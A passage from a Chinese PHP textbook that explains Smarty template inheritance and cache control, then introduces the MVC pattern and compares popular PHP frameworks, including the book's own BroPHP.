可以利用子{block}定义中的 append、prepend 选项标记追加或预置父{block}内容。append 与 prepend 作用方向是相反的，append 是添加到父模板后面，而 prepend 是添加到父模板前面，只对子模板有效。在子模板的{block}中，使用了 append 属性添加内容到父模板后面，如下所示：

```
#父模板(parent.tpl) – 作为模板顶层的基模板，使用{block}在父模板中声明了一组源区域
<html>
    <head>
        <title>{block name="title"}Title - {/block}</title>
    </head>
</html>

#子模板(child.tpl) – 使用相同的{block}区域，使用 append 添加内容到父模板原内容的后面
{extends file="parent.tpl"}
{block name="title" append}                          #在子模板中和父模板同名区域后面追加内容
    Page Title
{/block}

#加载输出 child.tpl 模板的结果如下所示：
<html>
    <head>
        <title>Title - Page Title</title>            #输出的是子模板和父模板合并后的内容
    </head>
</html>
```

在子模板的{block}中，使用了 prepend 添加内容到父模板前面，如下所示：

```
#父模板(parent.tpl) – 作为模板顶层的基模板，使用{block}在父模板中声明了一组源区域
<html>
    <head>
        <title>{block name="title"} is my title {/block}</title>
    </head>
</html>

#子模板(child.tpl) – 使用相同的{block}区域，使用 prepend 添加内容到父模板原内容的前面
{extends file="parent.tpl"}
{block name="title" prepend}                         #在子模板中和父模板同名区域前面添加内容
    Page Title
{/block}

#加载输出 child.tpl 模板的结果如下所示：
<html>
    <head>
        <title>Page Title is my title</title>        #输出的是子模板和父模板合并后的内容
    </head>
</html>
```

2．使用{$smarty.block.parent}或{$smarty.block.child}保留变量作为占位符

除了可以对父模板继承过来的指定区域前后添加内容以外，也可以使用{$smarty.block.parent}将父模板的{block}内容插入至子{block}内容中的任何位置。还可以使用{$smarty.block.child}将子模板{block}内容插入至父{block}内容中的任何位置。使用{$smarty.block.child}例子如下所示：

```
#父模板(parent.tpl) – 作为模板顶层的基模板，使用{block}在父模板中声明了一组源区域
<html>
    <head>
        <title>{block name="title"}The {$smarty.block.child} was inserted here{/block}</title>
    </head>
</html>

#子模板(child.tpl) – 使用相同的{block}区域，与父模板中同名区域合并
{extends file="parent.tpl"}
{block name="title"}                    #将子模板中的内容插入到父{block}内容中{$smarty.block.child}对应位置
    Child Title
{/block}

#加载输出 child.tpl 模板的结果如下所示：
<html>
    <head>
        <title>The Child Title was inserted here</title>          #输出的是子模板和父模板合并后的内容
    </head>
</html>
```

使用{$smarty.block.parent}例子如下所示：

```
#父模板(parent.tpl) – 作为模板顶层的基模板，使用{block}在父模板中声明了一组源区域
<html>
    <head>
        <title> {block name="title"}Parent Title{/block}</title>
    </head>
</html>

#子模板(child.tpl) – 使用相同的{block}区域，与父模板中同名区域合并
{extends file="parent.tpl"}
{block name="title"}                    #将父模板中的内容插入到子{block}内容中{$smarty.block.parent}对应位置
    You will see now - {$smarty.block.parent} – here
{/block}

#加载输出 child.tpl 模板的结果如下所示：
<html>
    <head>
        <title> You will see now Parent Title here</title>        #输出的是子模板和父模板合并后的内容
    </head>
</html>
```

24.12 Smarty 的缓存控制

动态网站都是从数据库获取内容输出，所以网站的瓶颈通常都在数据库的反复连接和大量的 SQL 查询语句执行上。用户在每次访问 PHP 应用程序时，都会建立新的数据库连接并重新获取一次数据，

再经过操作处理形成 HTML 等代码响应给用户。所以功能越强大的应用程序，执行时的开销就会越大。这是由于 HTTP 协议的无状态性造成的，对于每次页面的请求，都要重复地执行相同的操作，而不论数据是否被修改。但对于有些信息，比如经常不变、但还是能变的信息，如果不想每次都重复执行相同的操作，就可以在第一次访问 PHP 应用程序时，将动态获取的 HTML 代码保存为静态页面，形成缓存文件。在以后每次请求该页面时，直接去读取缓存的数据，而不用每次都重复执行获取和处理操作带来的开销。这样，不仅可以加快页面的显示速度，而且我们在保存时通过指定下次更新的时间，也能达到缓存被动态更新的效果。比如需要 60 分钟更新一次，就可以将记录的上次更新时间和当前时间相比较，如果大于 60 分钟，则重新读取数据库并更新缓存，否则还是直接读取缓存数据。所以，要让 Web 应用程序运行得更高效，缓存技术是一种比较有效的解决方案。

24.12.1　在 Smarty 中控制缓存

Smarty 缓存与前面介绍的 Smarty 编译是两个完全不同的机制，Smarty 的编译功能在默认情况下是启用的，而缓存则必须由开发人员显式开启。编译的过程是将模板转换为 PHP 脚本，虽然 Smarty 模板在没被修改过的情况下，不会再重新执行转换过程，直接执行编译过的模板，但这个编译过的模板其实就是一个 PHP 脚本，只是减少了模板转换的开销，仍需要在逻辑层执行获取数据所需的动作，而这个动作执行开销是最大的。缓存则不仅将模板转换为 PHP 脚本执行，而且将模板内容转换成为静态页面，所以不仅减少了模板转换的开销，也没有了在逻辑层执行获取数据所需的开销。

1．建立缓存

如果需要使用缓存，首先要做的就是让缓存可用，这就要设置 Smarty 对象中的缓存属性，如下所示：

```
<?php
    include "libs/Smarty.class.php";
    $smarty = new Smarty;

    $smarty -> caching = true;                    //启用缓存
    $smarty -> setCacheDir("./cache");            //指定缓存文件保存的目录
    $smarty -> display('index.tpl');              //也会把输出保存
```

在上面的 PHP 脚本中，通过设置 Smarty 对象中的$caching = true（或 1）启用缓存。这样，当第一次调用 Smarty 对象中的 display('index.tpl')方法时，不仅会把模板返回原来的状态（没缓存），也会把输出复制到由 Smarty 对象中的$cache_dir 属性指定的目录下，保存为缓存文件。下次调用 display('index.tpl')方法时，保存的缓存会被再用来代替原来的模板。在$chche_dir 目录里的文件命名跟模板一致，尽管是用.php 作为扩展名，但并不会被当做 php 代码来解析，所以不要去修改它。

2．处理缓存的生命周期

如果被缓存的页面永远都不更新，就会失去动态数据更新的效果。但对一些经常不变的，但还是需要改变的信息，我们可以通过指定一个更新时间，让缓存的页面在指定的时间内更新一次。缓存页面的更新时间（以秒为单位）是通过 Smarty 对象中$cache_lifetime 属性指定的，默认的缓存时间为 3600s。因此，如果希望修改此设置，就可以设置这个属性值。一旦指定的缓存时间失效，则缓存页面将会重新

生成。如下所示：

```php
<?php
    include "libs/Smarty.class.php";
    $smarty = new Smarty;

    $smarty -> caching = 2;                          //启用缓存,在获取模板之前设置缓存生存时间
    $smarty -> setCacheDir("./cache");               //指定缓存文件保存的目录
    $smarty -> cache_lifetime = 60*60*24*7;          //设置缓存时间为1周
    $smarty -> display('index.tpl');                 //也会把输出保存
```

如果你想给某些模板设定它们自己的缓存生存时间，可以在调用 display()函数之前，通过设置$caching = 2，然后设置$cache_lifetime 为一个唯一值来实现。$caching 必须因$cache_lifetime 需要而设为 true，值为–1 时将强迫缓存永不过期，0 值将导致缓存总是重新生成（仅有利于测试，一个更有效的使缓存无效的方法是设置$caching = false）。

大多数强大的 Web 应用程序功能都体现在其动态特性上，哪些文件你加了缓存，缓存时间多长都是很重要的。例如，你站点的首页内容不是经常更改，那么对首页缓存一个小时或是更长时间都可以得到很好效果。相反，几分钟就要更新一下信息的天气地图页面，用缓存就不好了。所以一方面考虑到性能提升，另一方面也要考虑到缓存页面的时间设置是否合理，要在这二者之间进行权衡。

24.12.2 每个模板多个缓存

例如，同一个新闻页面模板，是发布多篇新闻的通用界面。这样，同一个模板在使用时就会生成不同的页面实现。如果开启缓存，则通过同一个模板生成的多个实例都需要被缓存。Smarty 实现这个问题比较容易，只要在调用 display()方法时，通过在第二个可选参数中提供一个值，这个值是为每一个实例指定的一个唯一标识符，有几个不同的标识符就有几个缓存页面。如下所示：

```php
<?php
    include "libs/Smarty.class.php";
    $smarty = new Smarty;

    $smarty -> caching = 1;                                          //启用缓存
    $smarty -> setCacheDir("./cache");                               //指定缓存文件保存的目录
    $smarty -> cache_lifetime = 60*60*24*7;                          //设置缓存时间为1周
    /*
        $news = $db -> getNews($_GET["newid"]);                      //通过表单获取的新闻标题
        $smarty->assign('newsid', $news->getNewTitle());             //向模板中分配新闻标题
        $smarty->assign('newsdt', $news->getNewDataTime());          //向模板中分配新闻时间
        $smarty->assign('newsContent', $news->getNewContent());      //向模板中分配新闻主体内容
    */
    $smarty -> display('index.tpl', $_SERVER['REQUEST_URI']);        //将新闻ID作为第二个参数提供
```

在上例中，假设该脚本通过在 GET 方法中接收的新闻 ID，从数据库中获取一篇新闻，并将新闻的标题、时间、内容通过 assign()方法分配给指定的模板。在调用 display()方法时，通过在第二个参数中提供的当前脚本访问 URI，将这篇新闻缓存为单独的实例。采用这种方式，可以轻松地将每一篇新闻都缓存为一个唯一的实例。因为每个页面都有一个唯一的 URI，所以使用$_SERVER["REQUEST_URI"]作为缓存 ID 是比较合适的。

24.12.3　为缓存实例消除处理开销

所谓的处理开销，是指在 PHP 脚本中动态获取数据和处理操作等的开销，如果启用了模板，缓存就要消除这些处理开销。因为页面已经被缓存了，直接请求的是缓存文件，不需要再执行动态获取数据和处理操作了。如果禁用缓存，这些处理开销总是会发生的。解决的办法就是通过 Smarty 对象中的 isCached()方法，判断指定模板的缓存是否存在。使用的方式如下所示：

```
<?php
    $smarty -> caching = true;

    //判断模板文件index.tpl是否已经被缓存
    if(!$smarty -> isCached("index.tpl")) {
        //调用数据库，并对变量进行赋值，消除了处理数据库的开销
    }

    $smarty -> display('index.tpl');
```

如果同一个模板有多个缓存实例，每个实例都要消除访问数据库和操作处理的开销，可以在 isCached()方法中通过第二个可选参数指定缓存号。如下所示：

```
<?php
    include "libs/Smarty.class.php";
    $smarty = new Smarty;

    $smarty -> caching = 1;                                    //启用缓存
    $smarty -> setCacheDir("./cache");                         //指定缓存文件保存的目录
    $smarty -> cache_lifetime = 60*60*24*7;                    //设置缓存时间为1周

    //判断news.tpl的某个实例是否被缓存
    if(!$smarty -> isCached('news.tpl', $_SERVER["REQUEST_URI"])) {
    /*
        $news = $db -> getNews($_GET["newid"]);                //通过表单获取的新闻标题
        $smarty->assign('newsid', $news->getNewTitle());       //向模板中分配新闻标题
        $smarty->assign('newsdt', $news->getNewDataTime());    //向模板中分配新闻时间
        $smarty->assign('newsContent', $news->getNewContent()); //向模板中分配新闻主体内容
    */
    }

    $smarty -> display('index.tpl', $_SERVER['REQUEST_URI']);  //将新闻ID作为第二个参数提供
```

在上例中 isCached()和 display()两个方法使用的参数是相同的，都是对同一个模板中的特定实例进行操作。

24.12.4　清除缓存

如果开启了模板缓存并指定了缓存时间，则页面在缓存的时间内输出结果不变。所以在程序开发过程中应该关闭缓存，因为程序员需要通过输出结果跟踪程序的运行过程，决定程序的下一步编写或用来调试程序等。但在项目开发结束时，在应用过程中就应当认真地考虑缓存，模板缓存大大提升了应用程序的性能。而用户在应用时，需要对网站内容进行管理，经常需要更新内容的同时也更新缓存，立即看到网站内容更改后的输出结果。

缓存的更新过程就是先清除缓存，再重新创建一次缓存文件。你可以用 Smarty 对象中的

clearAllCache()方法来清除所有缓存，或用 clearCache()方法来清除单个缓存文件。使用 clearCache()方法不仅清除指定模板的缓存，如果这个模板有多个缓存，你也可以用第二个参数指定要清除具体缓存 ID 对应的缓存文件。清除缓存的示例如下所示：

```
$smarty->clearAllCache();                          // 清除所有的缓存文件
$smarty->clearCache("index.tpl");                  // 清除某一模板的缓存
$smarty->clearCache("index.tpl","CACHEID");        // 清除某一模板的多个缓存中指定缓存号的一个
```

24.12.5 关闭局部缓存

对模板来说，缓存设置是常见的功能，而局部缓存的作用也很明显。主要用于同一页中既有需要缓存的内容，又有不适宜缓存内容的情况，有选择地缓存某一部分内容或设置某一部分内容不被缓存。例如，在页面中如果需要显示用户的登录名称，很明显不能为每个用户都创建一个缓存页面，这就需要将模板中显示用户名的地方缓存关闭，而模板中其他的地方还是要缓存。smarty 也为我们提供了这种缓存控制能力，有几种方式可以实现，这里只介绍一种最常见的方式。

在 Smarty 3 中提供了一个新的内置标签{nocache}，是一个块函数。在模板中将所有不需要缓存的区域放置在{nocache}...{/nocache}之间，即关闭了缓存。另外，也要在 PHP 脚本中，将动态分配给这个关闭缓存区域的动态内容，写在 isCache()判断之外。以后只要在模板定义中，对于不需要缓存的部分，例如，实时比分、广告、时间等，使用{nocache}和{/nocache}关闭缓存的内容即可。

24.13 小结

本章必须掌握的知识点

- 模板引擎的作用及工作原理
- 安装及初使化 Smarty 模板引擎
- Smarty 应用的基本语法
- 使用从 PHP 中分配各种类型的变量
- 使用模板中的保留变量
- 自定义和使用系统提供的变量调解器
- 为 Smarty 模板自定义函数标签
- Smarty 中常用的内置函数
- Smarty 的模板继承特性
- Smarty 的缓存控制

本章需要了解的内容

- 自定义模板引擎
- 从配置文件中读取变量

- Smarty 提供的自定义函数

本章需要拓展的内容

- Smarty 3 的更多新特性

第25章 MVC模式与PHP框架

软件的设计模式是一套被反复使用、多数人知晓的、经过分类编目的、代码设计经验的总结。使用设计模式是为了可重用代码、让代码更容易被他人理解、保证代码可靠性。MVC就是一种非常重要的设计模式，是三个单词的缩写，分别为：模型（Model）、视图（View）和控制器（Controller）。MVC模式的目的就是实现Web系统的职能分工，它强制性地使应用程序的输入、处理和输出分开，可以各自处理自己的任务，是一种分层的概念。Model层实现系统中的业务逻辑，View层用于与用户的交互，Controller层是Model与View之间沟通的桥梁，它可以分派用户的请求并选择恰当的视图用于显示，同时它也可以解释用户的输入并将它们映射为模型层可执行的操作。

25.1 MVC模式在Web中的应用

在大部分Web应用程序中，例如，PHP开发的系统，会将像数据库查询语句这样的数据层代码和像HTML这样的表示层代码混在一起。经验比较丰富的开发者会将数据从表示层分离开来，但这通常不是很容易做到的，它需要精心的计划和不断的尝试。使用Smarty也只能做到将程序分成两层，而MVC从根本上强制性地将程序分为三层进行管理，尽管构造MVC应用程序需要一些额外的工作，但是它给我们带来的好处是毋庸置疑的。

25.1.1 MVC模式的工作原理

MVC是一种目前广泛流行的软件设计模式。近来，随着PHP的成熟，它正在成为在LAMP平台上推荐的一种设计模型，也是广大PHP开发者非常感兴趣的设计模型，并有增长趋势。随着网络应用的快速增加，MVC模式对于Web应用的开发无疑是一种非常先进的设计思想，无论你选择哪种语言，无论应用多复杂，它都能为你理解分析应用模型提供最基本的分析方法，为你构造产品提供清晰的设计框架，为你的软件工程提供规范的依据。MVC设计思想是把一个应用的输入、处理、输出流程按照Model、View、Controller的方式进行分离，这样一个应用被分成三个层（模型层、视图层、控制层），如图25-1所示。




图 25-1　MVC 设计模式

1．视图（View）

代表用户交互界面，对于 Web 应用来说，可以概括为 HTML 界面，也可以理解为 Smarty 模板。随着应用的复杂性和规模性，界面的处理也变得具有挑战性。一个应用可能有很多不同的视图，MVC 设计模式对于视图的处理仅限于视图上数据的采集和处理，以及用户的请求，而不包括在视图上的业务流程的处理。业务流程交予模型（Model）处理。比如一个订单的视图只接受来自模型的数据并显示给用户，并将用户界面的输入数据和请求传递给控制和模型。

2．模型（Model）

就是业务流程/状态的处理以及业务规则的制定。业务流程的处理过程对其他层来说是黑箱操作，模型接受视图请求的数据，并返回最终的处理结果。业务模型的设计可以说是 MVC 最主要的核心。对一个开发者来说，就可以专注于业务模型的设计。MVC 设计模式告诉我们，把应用的模型按一定的规则抽取出来，抽取的层次很重要，这也是判断开发人员是否优秀的设计依据。抽象与具体隔得不能太远，也不能太近。MVC 并没有提供模型的设计方法，而只告诉你应该组织管理这些模型，以便于模型的重构和提高重用性。我们可以用对象编程来做比喻，MVC 定义了一个顶级类，告诉它的子类你只能做这些，但没法限制你能做这些。这一点对编程的开发人员非常重要。业务模型还有一个很重要的模型，那就是数据模型。数据模型主要指实体对象的数据保存（持续化）。比如将一张订单保存到数据库，从数据库获取订单。我们可以将这个模型单独列出，所有有关数据库的操作只限制在该模型中。

3．控制（Controller）

可以理解为从用户接收请求，将模型与视图匹配在一起，共同完成用户的请求。划分控制层的作用也很明显，它清楚地告诉你，它就是一个分发器，选择什么样的模型，选择什么样的视图，可以完成什么样的用户请求。控制层并不做任何的数据处理。例如，用户点击一个连接，控制层接受请求后，并不处理业务信息，它只把用户的信息传递给模型，告诉模型做什么，选择符合要求的视图返回给用户。因此，一个模型可能对应多个视图，一个视图可能对应多个模型。

25.1.2　MVC 模式的优缺点

使用 PHP 开发出来的 Web 应用，初始的开发模板就是混合层的数据编程。例如，直接向数据库发

送请求并用 HTML 显示，开发速度往往比较快，但由于数据页面的分离不是很直接，因而很难体现出业务模型的样子或者模型的重用性。产品设计弹性力度很小，很难满足用户的变化性需求。MVC 要求对应用分层，虽然要花费额外的工作，但产品的结构清晰，产品的应用通过模型可以得到更好的体现。

首先，最重要的是应该有多个视图对应一个模型的能力。在目前用户需求的快速变化下，可能有多种方式访问应用的要求。例如，订单模型可能有本系统的订单，也有网上订单，或者其他系统的订单，但对于订单的处理都是一样，也就是说对订单的处理是一致的。按 MVC 设计模式，一个订单模型及多个视图即可解决问题。这样减少了代码的复制，即减少了代码的维护量，一旦模型发生改变，也易于维护。随着技术的不断进步，现在需要用越来越多的方式来访问应用程序。MVC 模式允许你使用各种不同样式的视图来访问同一个服务器端的代码。它包括任何 Web（HTTP）浏览器或者无线浏览器（wap），比如，用户可通过计算机也可通过手机来订购某样产品，虽然订购的方式不一样，但处理订购产品的方式是一样的。由于模型返回的数据没有进行格式化，所以同样的构件能被不同的界面使用。例如，很多数据可能用 HTML 来表示，但是也有可能用 WAP 来表示，而这些表示所需要的命令是改变视图层的实现方式，而控制层和模型层无须做任何改变。

其次，由于模型返回的数据不带任何显示格式，因而这些模型也可直接应用于接口的使用。再次，由于一个应用被分离为三层，因此有时改变其中的一层就能满足应用的改变。一个应用的业务流程或者业务规则的改变只需改动 MVC 的模型层。控制层的概念也很有效，由于它把不同的模型和不同的视图组合在一起完成不同的请求，因此，控制层可以说是包含了用户请求权限的概念。最后，它还有利于软件工程化管理。由于不同的层各司其职，每一层不同的应用具有某些相同的特征，有利于通过工程化、工具化产生管理程序代码。

当然 MVC 模式也有一些缺点，MVC 的设计实现并不十分容易，理解起来比较容易，但对开发人员的要求比较高。MVC 只是一种基本的设计思想，还需要详细的设计规划。模型和视图的严格分离可能使得调试困难一些，但比较容易发现错误。经验表明，MVC 由于将应用分为三层，意味着代码文件增多，因此，对于文件的管理需要费点心思。如果使用本书下一章要介绍的 BroPHP 框架进行开发，则完全可以解决这些不足。

综合上述，MVC 是构筑软件非常好的基本模式，至少将业务处理与显示分离，强迫将应用分为模型、视图及控制层，使得你会认真考虑应用的额外复杂性，把这些想法融入架构中，增加了应用的可拓展性。如果能把握这一点，MVC 模式会使得你的应用更加强壮，更加有弹性，更加个性化。

25.2 PHP 开发框架

PHP 框架对很多新手而言可能会觉得很难攀越，其实不然，只要知道一个框架的流程，明白了框架的工作基本原理，基本上类似框架都很容易学习。PHP 框架真正的发展是从 PHP 5 开始的，在 PHP 5 中的面向对象模型的修改对框架的发展起了很大的作用。PHP 框架就是通过提供一个开发 Web 程序的基本架构，把基于 Web 开发的 PHP 程序摆到了流水线上。换句话说，PHP 开发框架有助于促进快速软件开发，节约了开发者的时间，有助于创建更为稳定的程序，并减少开发者的重复编写代码的劳动。这些框架还通过确保正确的数据库操作及只在表现层编程的方式帮助初学者创建稳定的程序。PHP 开发框架使得你可以花更多的时间去创造真正的 Web 程序，而不是编写重复性的代码。

25.2.1　什么是框架

框架（Framework）其实就是开发一个系统的“半成品”，是在一个给定的问题领域内，实现了一个应用程序的一部分设计，是整个或部分系统的可重用设计，表现为一组抽象构件及构件实例间交互的方法。简单地说就是项目的骨架已经搭好，并提供了丰富的组件库，只增加一些内容或调用一些提供好的组件就可以完成自己的系统。

如图 25-2 所示，已经有一个成型的房子骨架和一些建筑材料，我们可以把它比喻成一个程序的框架。其中骨架可以看做是为我们创建的项目管理结构（半成品），而建筑材料则相当于为我们提供的现成组件库。在这个已有房子框架结构的基础上，结合现成的建筑材料，再经过我们的“装修”，就可以将这个半成品，建造成私有住宅、办公楼、超市及酒吧等。同理，使用程序框架也会很快开发出个人主页、OA 系统、电子商城和 SNS 系统等软件产品。




图 25-2　框架说明

25.2.2　为什么要用框架

框架的最大好处就是重用。面向对象系统获得的最大的复用方式就是框架，一个大的应用系统往往可能由多层互相协作的框架组成。因为 Web 系统发展到今天已经很复杂了，特别是服务器端软件，涉及的知识、内容和问题已经非常多了。在项目开发中如果使用一个成熟的框架，就相当于让别人帮你完成一些基础工作（大约为 50%以上），你只需要集中精力完成系统的业务逻辑设计。而且框架一般是成熟稳健的，它可以处理系统的很多细节问题。比如，事物处理、安全性、数据流控制等问题。还有框架一般都经过很多人使用，所以结构很好，扩展性也很好，而且它是不断升级的，你可以直接享受别人升级代码带来的好处。框架也可以将问题划分开来各个解决，易于控制，易于延展，易于分配资源。应用框架强调的是软件的设计重用性和系统的可扩充性，以缩短大型应用软件系统的开发周期，提高开发质量。框架能够采用一种结构化的方式对某个特定的业务领域进行描述，也就是将这个领域相关的技术以代码、文档、模型等方式固化下来。

25.2.3 框架和 MVC 设计模式的关系

框架是软件，而设计模式是软件的知识，一个框架中往往含有一个或多个设计模式。现在几乎所有流行的 PHP 框架都能实现 MVC 设计模式，将你开发的程序强制拆分为视图、控制器和模型三层，所以使用框架就不用再纠结如何去实现 MVC 模式了。如果不用框架去实现 MVC 模式，不仅 MVC 模式不容易理解，分离的难度也比较高，所以现在都使用框架去设计 MVC 模式的程序。一个框架不仅需要实现 MVC 模式，还应具备以下一些功能。

1. 目录组织结构

可以自动部署项目所需要的全部目录结构，或按框架的规则要求，创建项目的应用目录结构。

2. 类加载

框架中所有开发中用到的功能类，都可以自动加载。包括系统中提供的强大的基类类库，以及用户自定义的功能类。

3. 基础类

在每个成熟的框架中，都为用户提供了非常丰富的基类，让程序员在自定义方法中直接就可以使用从基类中继承过来的大量功能。

4. URL 处理

框架中几乎都需要有 URL 处理方式，对 URL 的管理包括两个方面。首先，当用户请求约定的 URL 时，应用程序需要解析它变成可以理解的参数。第二，应用程序需要提供一种创造 URL 的方法，以便创建的 URL 应用程序是可以理解的。

5. 输入处理

用户的一些输入通常都在 URL 参数中，或者通过表单进行提交。为了防止一些不合理的数据和输入攻击，框架中可以完成对输入内容进行过滤及自动完成一些数据验证工作。

6. 错误异常处理

在使用框架开发系统时，框架都会提供一些配套的错误处理方式和程序调试模式，方便程序员快速解决程序中的问题。

7. 扩展类

在框架中除了提供一些丰富的基类，还会提供一些常用的扩展功能类，包括 Web 项目中的一些常见功能，像分页程序、上传类等，也会提供用户自定义扩展类的接口。

25.2.4 比较流行的 PHP 框架

PHP 框架最为广泛，国内外开源的框架加在一起也不止几百种。以下是国际和国内目前最流行的基于 MVC 设计模式的 PHP 框架，具体排名顺序未必准确。这里只是简单做一些对比介绍。

1. Yii

Yii 是一个基于组件的高性能的 PHP 的框架，用于开发大规模 Web 应用。Yii 采用严格的 OOP 编

写，并有着完善的库引用及全面的教程。从 MVC，DAO/ActiveRecord，widgets，caching，等级式 RBAC，Web 服务，到主体化，I18N 和 L10N，Yii 提供了今日 Web 2.0 应用开发所需要的几乎一切功能。而且这个框架的价格也并不太高。事实上，Yii 是最有效率的 PHP 框架之一。

2．CodeIgniter

CodeIgniter 是一个应用开发框架，一个为建立 PHP 网站的人们所设计的工具包。其目标在于快速地开发项目：它提供了丰富的库组以完成常见的任务，以及简单的界面，富有条理性的架构来访问这些库。使用 CodeIgniter 开发可以往项目中注入更多的创造力，因为它节省了大量编码的时间。

3．Kohana

Kohana 中文是对纯 PHP 5 框架 Kohana 的中文推广而建立的交流平台。它是一款基于 MVC 模式开发、完全社区驱动的框架，具有高安全性、轻量级代码、迅捷开发，轻松上手的特性！

4．CakePHP

CakePHP 是一个快速开发 PHP 的框架，其中使用了一些常见的设计模式如 ActiveRecord，Association Data Mapping，Front Controller 及 MVC。其主要目标在于提供一个令任意水平的 PHP 开发人员都能够快速开发 Web 应用的框架，而且这个快速的实现并没有牺牲项目的弹性。

5．Symfony

Symfony 是一个用于开发 PHP 5 项目的 Web 应用框架。这个框架的目的在于加速 Web 应用的开发及维护，减少重复的编码工作。Symfony 的系统需求不高，可以被轻易地安装在任意设置上：你只需一个 UNIX 或 Windows 操作系统，搭配一个安装了 PHP 5 的网络服务器即可。它与差不多所有的数据库兼容。Symfony 的价位不高，相比主机上的花销要低得多。Symfony 旨在建立企业级的完善应用程序。也就是说，你拥有整个设置的控制权：从路径结构到外部库，几乎一切都可以自定义。为了符合企业的开发条例，Symfony 还绑定了一些额外的工具，以便于项目的测试、调试及归档。

6．PHPDevShell

PHPDevShell 是一个开源（GNU/LGPL）的快速应用开发框架，用于开发不含 JavaScript 的纯 PHP。它有一个完整的 GUI 管理员后台界面。其主要目标在于开发插件一类的基于管理的应用，其中速度、安全、稳定性及弹性是最优先考虑的重点。其设计形成了一个简单的学习曲线，PHP 开发者无须学习复杂的新术语。PHPDevShell 的到来满足了开发者们对于一个轻量级但是功能完善、可以无限制地进行配置的 GUI 的需求。

7．ZendFramework

作为 PHP 艺术及精神的延伸，Zend 框架的基础在于简单、面向对象的最佳方法、方便企业的许可协议，以及经过反复测试的快速代码库。Zend 框架旨在建造更安全、更可靠的 Web 2.0 应用及 Web 服务，并不断从前沿厂商（如 Google，Amazon，Yahoo，Flickr，StrikeIron 和 ProgrammableWeb 等）的 API 那里吸收精华。但 Zend 框架现在做得有点又大又笨，所以不太适合 PHP 初学者使用了。

除了以上一些国际常用的 PHP 框架以外，在国内也有一些非常好用的 PHP 开发框架，符合中国程序员的开发习惯，也有详细的中文参考文档，但国内的框架多多少少会有一些不太规范的地方。国内比较流行的框架主要有 ThinkPHP、QeePHP 和 BroPHP。其中 BroPHP 是专为本书读者开发的 PHP 框架，

将在下一章中详细介绍。BroPHP 框架的定位是“学习型”PHP 开发框架，对于 PHP 开发者而言，使用 BroPHP 是一件很自然的事，其学习周期只需短短一天，干净的设计及代码的可读性将缩短开发时间。

另外，除了在开发中可以使用一些开源的框架以外，好多软件公司都会开发自己的框架。因为开源框架对使用者开源，同时对“黑客”也是开源的，所以一旦黑客了解你使用的框架漏洞，则所有使用这个框架开发的项目都存在同样的漏洞。但公司内部开发的框架考虑更多的还是运行效率问题，所以应用的简易性上会稍差一些，好多功能都需要程序员手动设置。

25.3 划分模块和操作

为了能更好地便于协作开发，节约开发时间，减少重复代码，需要将项目划分为各自独立的模块，并且每一个模块都能采用独立的 MVC 模式设计。以模块为单位去设计和开发项目，能够更好地进行管理、维护及扩展。而模块的划分又是由多个相关的用户操作决定的，例如，BroPHP 就是基于模块和操作的框架，每个模块都能遵循独立的 MVC 分层结构。

25.3.1 为项目划分模块

在程序设计中，为完成某一功能所需的一段程序或子程序，是能够单独命名并独立地完成一定功能的程序语句的集合，是独立的程序单位，也是大型软件系统的一部分。也可以说是项目中的一种文件组织形式，主要是将使用频率较高的代码组织到一起，其他程序编写中可以导入并且调用现成模块中的子程序，节约开发时间，减少重复代码，便于协作开发。它具有两个基本的特征：外部特征和内部特征。外部特征是指模块跟外部环境联系的接口（即其他模块或程序调用该模块的方式，包括输入/输出参数、引用的全局变量）和模块的功能；内部特征是指模块的内部环境具有的特点（即该模块的局部数据和程序代码）。

如图 25-3 所示，是本书后面提供的 CMS 项目（BroCMS）的模块划分。在这个项目中分为“前台”和“后台”两个应用，而后台又分为 4 个“频道”，项目的最基本的组成单位就是划分的底层的 12 个模块，每个模块都具有独立的可操作性。

